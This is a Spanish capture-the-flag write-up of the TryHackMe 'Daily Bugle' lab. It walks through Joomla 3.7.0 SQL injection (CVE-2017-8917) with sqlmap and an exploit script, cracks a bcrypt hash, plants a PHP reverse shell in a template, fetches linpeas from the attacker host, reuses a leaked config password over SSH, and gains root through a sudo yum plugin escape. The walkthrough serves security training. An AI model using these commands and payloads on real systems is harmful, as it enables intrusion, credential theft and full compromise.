Daily Bugle

Nos presentan la máquina con la dificultad “Rate Hard”.

Una máquina en la que tendremos que comprometer una cuenta de Joomla a través de una SQLI, posteriormente, obtendremos los hashes de las contraseñas y podremos escalar privilegios a través de yum.

Recopilación de información

Comenzamos con un escaneo rápido de puertos, utilizaremos la herramienta TCPScan:

Puedes obtenerla aquí: https://github.com/s4vitar/fastTCPScan

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Daily_Bugle# fastTCPScan -host 10.10.30.183

[*] Escaneando host 10.10.30.183 (Puerto: 1-65535)

22: Abierto
80: Abierto
3306: Abierto
```

A continuación, utilizaremos nmap para explorar vulnerabilidades comunes en los puertos detectados anteriormente con fasTCPScan:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Daily_Bugle# nmap -p22,80,3306 --script=vuln -T5
10.10.30.183 -oN output.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-16 00:29 CEST
Nmap scan report for 10.10.30.183
Host is up (0.055s latency).

PORT     STATE SERVICE
22/tcp   open  ssh
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp   open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.30.183
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.10.30.183:80/
|     Form id: login-form
|     Form action: /index.php
|
|     Path: http://10.10.30.183:80/index.php/2-uncategorised/1-spider-man-robs-bank
|     Form id: login-form
|     Form action: /index.php
|
|     Path: http://10.10.30.183:80/index.php/2-uncategorised
|     Form id: login-form
|     Form action: /index.php
|
|     Path: http://10.10.30.183:80/index.php/component/users/?view=remind&amp;Itemid=101
|     Form id: user-registration
|     Form action: /index.php/component/users/?task=remind.remind&Itemid=101
|
|     Path: http://10.10.30.183:80/index.php/component/users/?view=remind&amp;Itemid=101
|     Form id: login-form
|     Form action: /index.php/component/users/?Itemid=101
|
|     Path: http://10.10.30.183:80/index.php
|     Form id: login-form
|_    Form action: /index.php
| http-dombased-xss:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.30.183
|   Found the following indications of potential DOM based XSS:
|
|     Source:
window.open(this.href,'win2','status=no,toolbar=no,scrollbars=yes,titlebar=no,menubar=no,resizable=yes,
width=640,height=480,directories=no,location=no')
|_    Pages: http://10.10.30.183:80/, http://10.10.30.183:80/index.php/2-uncategorised/1-spider-man-
robs-bank, http://10.10.30.183:80/index.php/2-uncategorised, http://10.10.30.183:80/index.php
| http-enum:
|   /administrator/: Possible admin folder
|   /administrator/index.php: Possible admin folder
|   /robots.txt: Robots file
|   /administrator/manifests/files/joomla.xml: Joomla version 3.7.0
|   /language/en-GB/en-GB.xml: Joomla version 3.7.0
|   /htaccess.txt: Joomla!
|   /README.txt: Interesting, a readme.
|   /bin/: Potentially interesting folder
|   /cache/: Potentially interesting folder
|   /icons/: Potentially interesting folder w/ directory listing
|   /images/: Potentially interesting folder
|   /includes/: Potentially interesting folder
|   /libraries/: Potentially interesting folder
|   /modules/: Potentially interesting folder
|   /templates/: Potentially interesting folder
|_  /tmp/: Potentially interesting folder
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-trace: TRACE is enabled
| http-vuln-cve2017-8917:
|   VULNERABLE:
|   Joomla! 3.7.0 'com_fields' SQL Injection Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-8917
|     Risk factor: High  CVSSv3: 9.8 (CRITICAL) (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
|       An SQL injection vulnerability in Joomla! 3.7.x before 3.7.1 allows attackers
|       to execute aribitrary SQL commands via unspecified vectors.
```

```
|
|     Disclosure date: 2017-05-17
|     Extra information:
|       User: root@localhost
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-8917
|_      https://blog.sucuri.net/2017/05/sql-injection-vulnerability-joomla-3-7.html
3306/tcp open  mysql
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_mysql-vuln-cve2012-2122: ERROR: Script execution failed (use -d to debug)
```

Si nos fijamos en el output, a parte de toda la enumeración de directorios y otros servicios, obtenemos que es vulnerable a SQLI.

No siempre debemos de fiarnos de este output, nos puede dar falsos positivos pero en la presentación nos dijeron que tendríamos que explotar una SQLI.

Recopilación de información servicio HTTP

Como hemos visto que es un Joomla, tenemos herramientas que nos automatizan algunas tareas de recopilación de información.

Utilizaremos Joomscan, lo podemos instalar con: “apt install joomscan”.

A continuación, lanzamos el joomscan a nuestro servidor víctima:

```
    ____  _____  _____ __  __  ____  ___    __    _ _
   (_  _)(  _  )(  _  )  \/  )/ __) / __)  /__\  ( \( )
  .-_)(   )(_)(  )(_)(  )    ( \__ \( (__  /(__)\  )  (
  \____) (_____)(_____)(_/\/\_)(___/ \___)(__)(__)(_)\_)
                    (1337.today)

    --=[OWASP JoomScan
    +---++---==[Version : 0.0.7
    +---++---==[Update Date : [2018/09/23]
    +---++---==[Authors : Mohammad Reza Espargham , Ali Razmjoo
    --=[Code name : Self Challenge
    @OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP

Processing http://10.10.30.183/ ...



[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 3.7.0

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable

[+] Checking Directory Listing
[++] directory has directory listing :
http://10.10.30.183/administrator/components
http://10.10.30.183/administrator/modules
http://10.10.30.183/administrator/templates
http://10.10.30.183/images/banners


[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page : http://10.10.30.183/administrator/

[+] Checking robots.txt existing
[++] robots.txt is found
path : http://10.10.30.183/robots.txt

Interesting path found from robots.txt
http://10.10.30.183/joomla/administrator/
http://10.10.30.183/administrator/
http://10.10.30.183/bin/
http://10.10.30.183/cache/
http://10.10.30.183/cli/
http://10.10.30.183/components/
http://10.10.30.183/includes/
http://10.10.30.183/installation/
http://10.10.30.183/language/
http://10.10.30.183/layouts/
http://10.10.30.183/libraries/
http://10.10.30.183/logs/
http://10.10.30.183/modules/
http://10.10.30.183/plugins/
http://10.10.30.183/tmp/


[+] Finding common backup files name
[++] Backup files are not found

[+] Finding common log files name
[++] error log is not found

[+] Checking sensitive config.php.x file
[++] Readable config files are not found


Your Report : reports/10.10.30.183/
```

Nos puede servir para enumerar directorios que contienen backups, plugins, archivos que tienen logs, archivos de configuración, la versión que utiliza el Joomla...

Explotación

Anteriormente, el Nmap nos enumeró que era vulnerable a CVE-2017-8917 lo que se traduce a una SQLI.

Si nos dirigimos al siguiente enlace https://nmap.org/nsedoc/scripts/ obtenemos una lista con una gran cantidad de archivos html con los scripts válidos que podemos utilizar en sqlmap para nuestras auditorias.


Si realizamos "CTRL + F" y filtramos por SQL, podemos probar el script que nos enumera información sobre el servidor:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Daily_Bugle# nmap -p80 -sV --script=http-sql-injection 10.10.30.183
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-16 00:34 CEST
Stats: 0:00:22 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.78% done; ETC: 00:35 (0:00:00 remaining)
Nmap scan report for 10.10.30.183
Host is up (0.055s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.6.40

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.57 seconds
```

Si buscamos información a cerca del id del CVE-2017-8917, podemos visualizar que esta CVE es generada por el complemento “com_fields” agregado en la versión 3.7 de Joomla.

Este complemento, se utiliza para ahorrar código pero realmente, está mal configurado ya que está permitiendo a cualquier usuario es decir, de forma pública, dirigirse de alguna forma a “JPATH_COMPONENT_ADMINISTRATOR” que representa la ruta local del directorio del componente Administrador.

La url vulnerable sería: http://10.10.30.183/index.php?option=com_fields&view=fields&layout=modal



Explotando SQLI

A continuación, realizaremos la explotación de la SQLI sin utilizar Metasploit.

Podríamos obtener el exploit https://www.exploit-db.com/exploits/44358 para obtener una ejecución remota de comandos con metasploit, pero lo haremos através de la herramienta nmap:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Daily_Bugle# sqlmap -u "http://10.10.30.183/
index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5
--random-agent --dbs -p list[fullordering]
```

Como nmap tarda mucho en realizar las consultas, obtuve información de como era la vulnerabilidad y acabé utilizando un script de GitHub.

Me informé de como era la vulnerabilidad aquí: https://blog.sucuri.net/2017/05/sql-injection-vulnerability-joomla-3-7.html

Script en python para explotar la SQLI: https://github.com/stefanlucas/Exploit-Joomla

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Daily_Bugle/exploit/Exploit-Joomla# python
joomblah.py http://10.10.30.183/
 [-] Fetching CSRF token
 [-] Testing SQLi
  -  Found table: fb9j5_users
  -  Extracting users from fb9j5_users
 [$] Found user ['811', 'Super User', 'jonah', 'jonah@tryhackme.com', '$2y$10$0veO/
JSFh4389Lluc4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtZutm', '', '']
  -  Extracting sessions from fb9j5_session
```

A continuación, obtenemos un usuario llamado “jonah” con su correspondiente hash.

Trataremos de realizar fuerza bruta para obtener la contraseña y poder acceder al panel de administración.

Crackeando Hashes

A continuación, crearemos un archivo donde colocaremos el hash, el archivo nos tiene que quedar asi:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Daily_Bugle/exploit# cat hash
$2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtZutm
```

Crackearemos el hash, para ello, utilizaremos “john” con el diccionario "rockyou.txt" y tras esperar un rato... obtenemos la contraseña.

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Daily_Bugle/exploit# john --wordlist=/usr/share/wordlists/rockyou.txt info.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status

1g 0:00:04:24 DONE (2020-05-16 01:45) 0.003781g/s 177.2p/s 177.2c/s 177.2C/s thebadboy..september19
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Si probamos las credenciales obtenidas, nos podemos logear en el servidor.

Tenemos que tener en cuenta que para entrar al panel de administración, nos tendremos que dirigir al url http://10.10.30.183/administrator/

Obteniendo una Reverse Shell

Una vez que tenemos acceso al panel de administración, obtendremos una shell aprovechándonos de que el servidor interpreta código "php".

Para introducir nuestro código php, lo podemos hacer de distintas formas, en mi caso, añadiremos un "Template" y editaremos el php del “index.php” de ese mismo temlate.


Nos dirigimos en el panel de la parte superior a Extensions → Templates → Templates

Una vez aquí, abrimos un template y cambiaremos el código php del index.php por nuestro código php malicioso.

En mi caso, utilizo el archivo de "php-reverse-shell.php" que lo tenemos en el directorio “webshells” de Kali Linux.

Nos debería de quedar algo asi:

Una vez que lo tenemos así clicaremos en “Save”, ponemos a la escucha en nuestra terminal y clicamos en “Template preview” para que el servidor ejecute nuestro código editado anteriormente:



Y ...

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Daily_Bugle# nc -lnvp 443
listening on [any] 443 ...
connect to [10.11.4.143] from (UNKNOWN) [10.10.30.183] 39836
Linux dailybugle 3.10.0-1062.el7.x86_64 #1 SMP Wed Aug 7 18:08:02 UTC 2019 x86_64 x86_64 x86_64 GNU/
Linux
 20:07:52 up  1:48,  0 users,  load average: 0.00, 0.01, 0.19
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$ whoami
whoami
apache
```

Post-Explotación

Hemos obtenido una Shell, pero esta, tiene muy pocos permisos, tratermos de enumerar información con los permisos que tenemos para poder escalar a otro usuario.

Para la escalación de privilegios, he utilizado un script denominado “LinPEAS” es la version de "WinPEAS" de Linux, esta tool nos permitirá buscar posibles rutas para escalar privilegios.

El repositorio lo puedes encontrar aqui: https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite.git

```
ash-4.2$ wget http://10.11.4.143/linpeas.sh
--2020-05-15 20:17:27--  http://10.11.4.143/linpeas.sh
Connecting to 10.11.4.143:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 223835 (219K) [text/x-sh]
Saving to: 'linpeas.sh'

100%[======================================>] 223,835      302KB/s   in 0.7s

2020-05-15 20:17:28 (302 KB/s) - 'linpeas.sh' saved [223835/223835]

bash-4.2$ chmod +x linpeas.sh
bash-4.2$ ./linpeas.sh
```

Tras lanzarlo en la máquina víctima, recibiremos un output que, tras analizarlo nos da una gran cantidad de información.

Tras pasar un buen rato, podríamos recoger hashes entre otros datos y crackearlos.

Nos interesa una contraseña que hemos enumerado en un archivo php:

```
[+] Interesting GROUP writable files (not in Home)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
  Group apache:
/dev/mqueue/linpeas.txt27829
/dev/mqueue/linpeas.txt15508
/dev/mqueue/linpeas.txt20987
/var/lib/php/session
/var/lib/php/wsdlcache
/tmp/linpeas.sh
/tmp/output.txt

[+] Searching passwords in config PHP files
        public $password = 'nv5uz9r3ZEDzVjNu';
```

Si buscamos un poco, encontramos en “/var/www/html/configuration.php” esta contraseña:

```
bash-4.2$ cat configuration.php | grep -i password
        public $password = 'nv5uz9r3ZEDzVjNu';
```

Probamos a acceder a través de ssh a nuestro usuario "jjameson":

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Daily_Bugle# ssh jjameson@10.10.30.183
The authenticity of host '10.10.30.183 (10.10.30.183)' can't be established.
ECDSA key fingerprint is SHA256:apAdD+3yApa9Kmt7Xum5WFyVFUHZm/dCR/uJyuuCi5g.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.30.183' (ECDSA) to the list of known hosts.
jjameson@10.10.30.183's password:
Last login: Mon Dec 16 05:14:55 2019 from netwars
[jjameson@dailybugle ~]$ whoami
jjameson
[jjameson@dailybugle ~]$ ls /home/jjameson/
user.txt
```

Ya podríamos obtener la flag de user.txt.

Obteniendo Root

Si realizamos "sudo -l" veremos que no necesitamos la contraseña para ejecutar como root el binario “yum”.

```
[jjameson@dailybugle ~]$ sudo -l
Matching Defaults entries for jjameson on dailybugle:
    !visiblepw, always_set_home, match_group_by_gid, always
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User jjameson may run the following commands on dailybugle:
    (ALL) NOPASSWD: /usr/bin/yum
[jjameson@dailybugle ~]$
```

Anteriormente, en otras máquinas hemos explotado binarios utilizando la página https://

gtfobins.github.io/ que recoge información sobre como explotar una gran cantidad de binarios.

Si nos dirigimos a esta página y buscamos nuestro binario “yum” veremos como explotarlo.

Generaremos una shell raiz a través del complemento “yum.plugins” que nos permitirá ejecutar el módulo “os” que este a su vez nos permite realizar ejecución de comandos al obtener la “/bin/sh”

```
TF=$(mktemp -d)
cat >$TF/x<<EOF
[main]
plugins=1
pluginpath=$TF
pluginconfpath=$TF
EOF

cat >$TF/y.conf<<EOF
[main]
enabled=1
EOF

cat >$TF/y.py<<EOF
import os
import yum
from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
requires_api_version='2.1'
def init_hook(conduit):
  os.execl('/bin/sh','/bin/sh')
EOF

sudo yum -c $TF/x --enableplugin=y
```

Si introducimos en este orden el exploit, obtendremos un usuario como root, en mi caso obtengo una shell de “/bin/bash” ya que me gusta más:

```
[jjameson@dailybugle ~]$ TF=$(mktemp -d)
[jjameson@dailybugle ~]$ cat >$TF/x<<EOF
> [main]
> plugins=1
> pluginpath=$TF
> pluginconfpath=$TF
> EOF
[jjameson@dailybugle ~]$ cat >$TF/y.conf<<EOF
> [main]
> enabled=1
> EOF
[jjameson@dailybugle ~]$ cat >$TF/y.py<<EOF
> import os
> import yum
> from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
> requires_api_version='2.1'
> def init_hook(conduit):
>   os.execl('/bin/bash','/bin/bash')
> EOF
[jjameson@dailybugle ~]$ sudo yum -c $TF/x --enableplugin=y
Complementos cargados:y
No hay un complemento que se corresponda con: y
[root@dailybugle jjameson]# whoami
root
[root@dailybugle jjameson]# ls /root/
anaconda-ks.cfg  root.txt
[root@dailybugle jjameson]#
```